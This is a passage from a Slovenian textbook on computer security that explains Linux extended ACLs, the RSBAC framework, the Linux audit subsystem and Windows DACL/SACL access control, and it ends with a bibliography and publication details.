Najpomembnejša rešitev te delovne skupine je razširitev kontrolnih seznamov za dostop (Slika 2). Poleg vnosov za lastnika, lastnikovo skupino in ostale, lahko vsebujejo še poljubno število imenovanih uporabnikov (named users) in imenovanih skupin (named groups). Tako imenovani uporabniki, kot imenovane skupine spadajo v razred skupin (group class), ki vedno vsebuje še lastnikovo skupino. Ker skupino sestavlja več različnih vnosov z različnimi množicami dovoljenj, ACL razredne skupine kot celote ne zadostuje za določitev pravic posameznim članom.

Zaradi tega je v razširjene ACL dodano polje za masko (mask). To polje vsebuje supermnožico pravic razreda skupin .



Slika 2: Razširjeni kontrolni seznami dostopa

Potem, ko je potrebno ugotoviti dejanske pravice posameznega člana v razredu skupin, izvedemo logično operacijo IN (AND) med pravicami člana in pravicami maske.

Dosedaj smo govorili samo o tako imenovanih dostopnih ACLjih (access ACL). Poleg njih poznamo še privzete ACL (default ACL). Privzete ACLje določamo le imenikom. V primeru, da so na nadrejenem imeniku določeni privzeti ACLji, vsi imeniki pod njim dedujejo te ACLje. Ti imeniki dedujejo tudi dostopne ACLje. Dostopni ACLi datotek v podrejenih imenikih so enaki privzetim ACLjem nadrejenega imenika .

V Linuxu so ACLji implementirani s pomočjo razširjenih atributov (EA - Extended Atributes). Ti atributi so tipa: ime – vrednost in so del objekta, podobno kot so spremeljivke okolja procesa (process environment variables). Lahko se kopirajo med uporabnikom in jedrom operacijskega sistema. Žal se vsaj pri datotečnima sistemoma Ext2 in Ext3 performanse drastično poslabšajo .

Problem je tudi, da vsa orodja za delo z datotečnim sistemom, še vedno nimajo podpore za razširjene ACL-je. To se posebej nanaša na Upravljalnike datotek (File Manager), urejevalnike za datoteke (Editor) in arhiverje .

Program Samba (ki omogoča deljenje (sharing) imenikov in datotek, med Linux in Windows operacijskimi sistemi), omogoča, da Windows odjemalec določa pravice razširjenih ACLjev v Linuxu. Žal se implementaciji v osnovi toliko razlikujeta, da povsem neopazna integracija ni mogoča.


RSBAC ogrodje za Linux

RSBAC (Rule Set Based Access Control) ni varnostni model za kontrolo dostopa, temveč prilagodljivo, zmogljivo ogrodje (framework), ki ne zahteva mnogo dodatnih virov kljub dodatni funkcionalnosti. Temelji na odprti kodi in zaenkrat deluje le na jedrih za Linux (t.j. jedrih različic 2.4 in 2.6) .

Osnova za implementacijo je delo GFAC (Generalized Framework for Access Control) avtorjev Abhrams-a in LaPadula, ki predstavlja rešitev problemov povezanih s kontrolo dostopa .

RSBAC vsebuje module za modele DACL, MAC, RC (Role Compatibility), poleg tega je mogoče enostavno razviti dodatne, specifične module, tako za druge znane, kot tudi za nove varnostne modele .

Modela DACL in MAC smo že predstavili. Role Compatibility (RC) pa je model, ki je bil na novo razvit posebej pri RSBAC. Vsebuje prvine modelov (že opisanega) RBAC ter DTE (Domain and Type Enforcement), vendar ni popolnoma enak nobenemu od njih .



Slika 3: RSBAC ogrodje

Kadar subjekt (uporabnik ali proces) zahteva določen vir (objekt) , programski tok:

1.Dostopi do AEF (Access control Enforcement Facility)

2.Pridobi sistemske vrednosti.

3.Za odločitev vpraša ADF (Access control Decision Facility).

4.ADF preveri vse vnose v podatkovnih strukturah odločitvenih modulov.

5.Če so v njih ustrezna dovoljenja, se programski tok vrne na AEF, z dovoljenjem ali zavrnitvijo.

6.Če je šlo za zavrnitev, AEF obvesti subjekt, da je prišlo do napake.

7.Če je dostop dovoljen, subjekt pridobi normalni dostop do vira.

8.Če pri dostopu ni prišlo do zavrnitve ali napake, AEF obvesti ADF.

9.Posodobi podatkovne strukture odločitvenih modulov.

10.ADF to potrdi AEF.

11.AEF vrne programski tok in podatke nazaj k procesu.

RSBAC je obetavno ogrodje, problem so mogoče vseeno performanse in potrebni viri (čeprav avtorji trdijo, da ne) ter morda tudi varnostne ranljivosti v produktu, čeprav jih do sedaj niso odkrili veliko (in so odkrite že popravljene).

Audit na Linux

Audit na Linuxu (kot tudi Windows) temelji na zahtevah CAPP (Controlled Access Protection Profile), ki je izveden iz razreda C2 specifikacij TCSEC (Trusted Computer System Evaluation Criteria) ameriškega ministrstva za obrambo iz decembra 1985. Sorodna – strožja specifikacija je LSPP (Labeled Security Protection Profile), ki spada v razred B1 TCSEC. Ta predpisuje zahteve tudi za MAC model dostopa in audit za MAC.

Linux v osnovi ni imel vgrajenega sistema za audit, toda zaradi velikega uspeha, so se zanj začela zanimati velika podjetja in javna uprava. Ker pa morajo sistemi v javni upravi (vsaj v ZDA), imeti audit, je komuna razvijalcev odprte kode, razvila Linux Audit Subsystem (LAuS), ki je zdaj na voljo za vse pomembne distribucije Linuxa .


Celoten audit na Linuxu je sestavljen iz podsistema, ki je v jedru operacijskega sistema, prikritega procesa (daemon-a) v uporabniškem prostoru in skrbniških orodij za upravljanje z auditom. Beležijo se zapisi povezani s klici sistemskih funkcij, overitve uporabnikov, dostopi do datotečnega sistema itd. .

Ker trenutno jedro Linuxa (2.6 vanilla) ne vsebuje podsistema za audit, ga je potrebno dodati, kot popravek (patch). Proces se lahko poveže s podsistemom za audit, samo če ima pravico (capability) CAP_SYS_ADMIN. To lahko stori z vhodno izhodnimi ukazi oziroma z uporabo funkcij iz knjižnic LAuS. Pri tem proces pridobi več atributov, npr. Login ID, Audit ID in druge. Vsak podproces (child) deduje nekatere atribute od staršev. Proces se lahko loči od LAuS pod istimi pogoji, kot pri povezovanju, samodejno ob zaključku izvajanja. Ima pa še dodatno možnost, da prekine povezavo, potem pa jo čez nekaj časa povrne (suspend/resume) .

Seznami za kontrolo dostopa na Windows

Operacijski sistemi Windows do Windows Vista vsebujejo modela DACL in SACL (ter RBAC v aktivnem imeniku). Vista pa vsebuje tudi MAC (ki ga imenuje MIC – Mandatory Integrity Control).

Na sliki 4 so prikazane podatkovne strukture, potrebne za implementacijo kontrole dostopa v Windows 2003 Server. Najprej imamo Subjekte, ki predstavljajo uporabnike in njihove procese. Vsak uporabnik ima svoj SID (Security Identifier), seznam pravic in druge podatke. Ko se uporabnik overi, pridobi svoj dostopni žeton (Access Token), v katerem so poleg prej omenjenih, še SID-i skupin, katerih član je uporabnik. Ko nato uporabnikov proces potrebuje določen objekt (direktorij, datoteka, registry ključ, semafor, mutex ...), sistem preveri ali ima proces ustrezne pravice. Vsak objekt ima svoj varnostni opisnik (Security Descriptor), v katerem so tudi ACE (Access Control Entries) za DACL (pravice uporabe) in SACL (beleženje dostopov do objekta oz. audit) .



Slika 4: Podatkovne strukture za kontrolo dostopa v Windows 2003 Server

Podrejeni objekti (datoteke v imeniku, podimeniki itd.) praviloma dedujejo DACL in SACL po svojih nadrejenih objektih, kar pa je mogoče tudi preprečiti. Tako lahko prepovemo dedovanje po »starših« objekta in dedovanje »otrok« po izbranem objektu. Mogoče je tudi spremeniti lastnika objekta – če imamo za to ustrezne pravice (Take ownership) .

ACE so osnovni elementi, ki tvorijo DACL in SACL skupine. Pri DACL skupini so tipa prepovedano ali dovoljeno (Deny, Allow), pri SACL pa uspelo ali spodletelo (Success, Failure).

Sklep

Leta 1985 je Ministrstvo za obrambo ZDA, izdalo prve javne specifikacije (TCSEC) v katerih je podalo varnostne zahteve, ki jih mora izpolnjevati operacijski sistem, da je lahko uvrščen v katerega od razredov. Večinoma so bili najbolj znani operacijski sistemi uvrščeni v razred C2, sedaj pa vse bolj stremijo k razredu B1.

Za kontrolo dostopa se še vedno največ uporablja model DACL, vendar so običajno na voljo tudi SACL (v Windows) oziroma LAuS (v Linux), RBAC (Active Directory, SELinux) in MAC (Windows Vista (MIC) in SELinux)

Na razširitvi DACL modela za Linux delala skupina združena v projekt POSIX 1003.e/1003.c2. Ker si je zadala preobsežni cilj, dela ni dokončala. Vseeno je nekaj njenih rezultatov vključenih v Linux.

Obetaven projekt je ogrodje RSBAC, ki temelji na GFAC in omogoča vključitev različnih vrst kontrol dostopa v Linux.

Sedaj je za Linux navoljo tudi audit (revizija) podsistem LAuS, ki med drugim omogoča pregled dostopov do računalnika in datotečnega sistema.

Pričakujemo lahko, da se bodo modeli za kontrolo dostopa še razvijali, posebej gre razvoj v smeri vse podrobnejšega določanja pravic dostopa in vse podrobnejšega vpogleda v dogodke.

Literatura

Microsoft: Microsoft Windows Vista Security Advancements, 2006
Greg Hoglund, Gary McGraw: Exploiting Software: How to break code, Addison-Wesley, 2004
Michael Howard and David LeBlanc: Writing Secure Code, Microsoft 2003
Intersect Alliance: Snare, http://www.intersectalliance.com/projects/Snare/, 2007
Linux audit: http://people.redhat.com/sgrubb/audit/, 2007
Timothy R. Chavez: A Look At Linux Audit, http://expo.pistonbroke.com/content/sessions/S11/S11Baudit_lwe_final_v4.pdf, 2007
Wikipedia: Capability-based security, http://en.wikipedia.org/wiki/Capability-based_security, 2007
Antony Ma Yue Kit: OS Auditing, http://www.pisa.org.hk/event/eventlog_os_auditing.pdf, 2007
SAL – Secure Auditing for Linux: http://secureaudit.sourceforge.net, 2007
SDSC Secure Syslog: http://security.sdsc.edu/software/sdsc-syslog, 2007
SNARE – System iNtrusion Analysis and Reporting Environment: https://sourceforge.net/projects/snare/, 2007
Andreas Grunbacher: POSIX Access Control Lists on Linux, http://www.suse.de/~agruen/acl/linux-acls/online/, 2007
RSBAC – Rule Set Based Access Control, http://www.rsbac.org/, 2007
Edi Strosar: Dvigovanje privilegijev: do skrbnika in nazaj, Revija Monitor, 07/2006

Naslov: Računalniška varnost in šifriranje

Avtor: Ivan Verdonik

Avtorske pravice: Ivan Verdonik


Oblikovanje naslovnice: Marjan Šetar

Tisk na zahtevo

Elektronska verzija dostopna na: http://www.biblos.si/

Leto izida: 2015

Izdajatelj: Založba Ibis



Maribor - Slovenija

CIP - Kataložni zapis o publikaciji
Narodna in univerzitetna knjižnica, Ljubljana

004.056(0.034.2)

VERDONIK, Ivan
Računalniška varnost in šifriranje [Elektronski vir] / Ivan Verdonik. - El. knjiga. - Maribor : Ibis, 2015.

ISBN 978-961-93607-8-1 (pdf)

279715840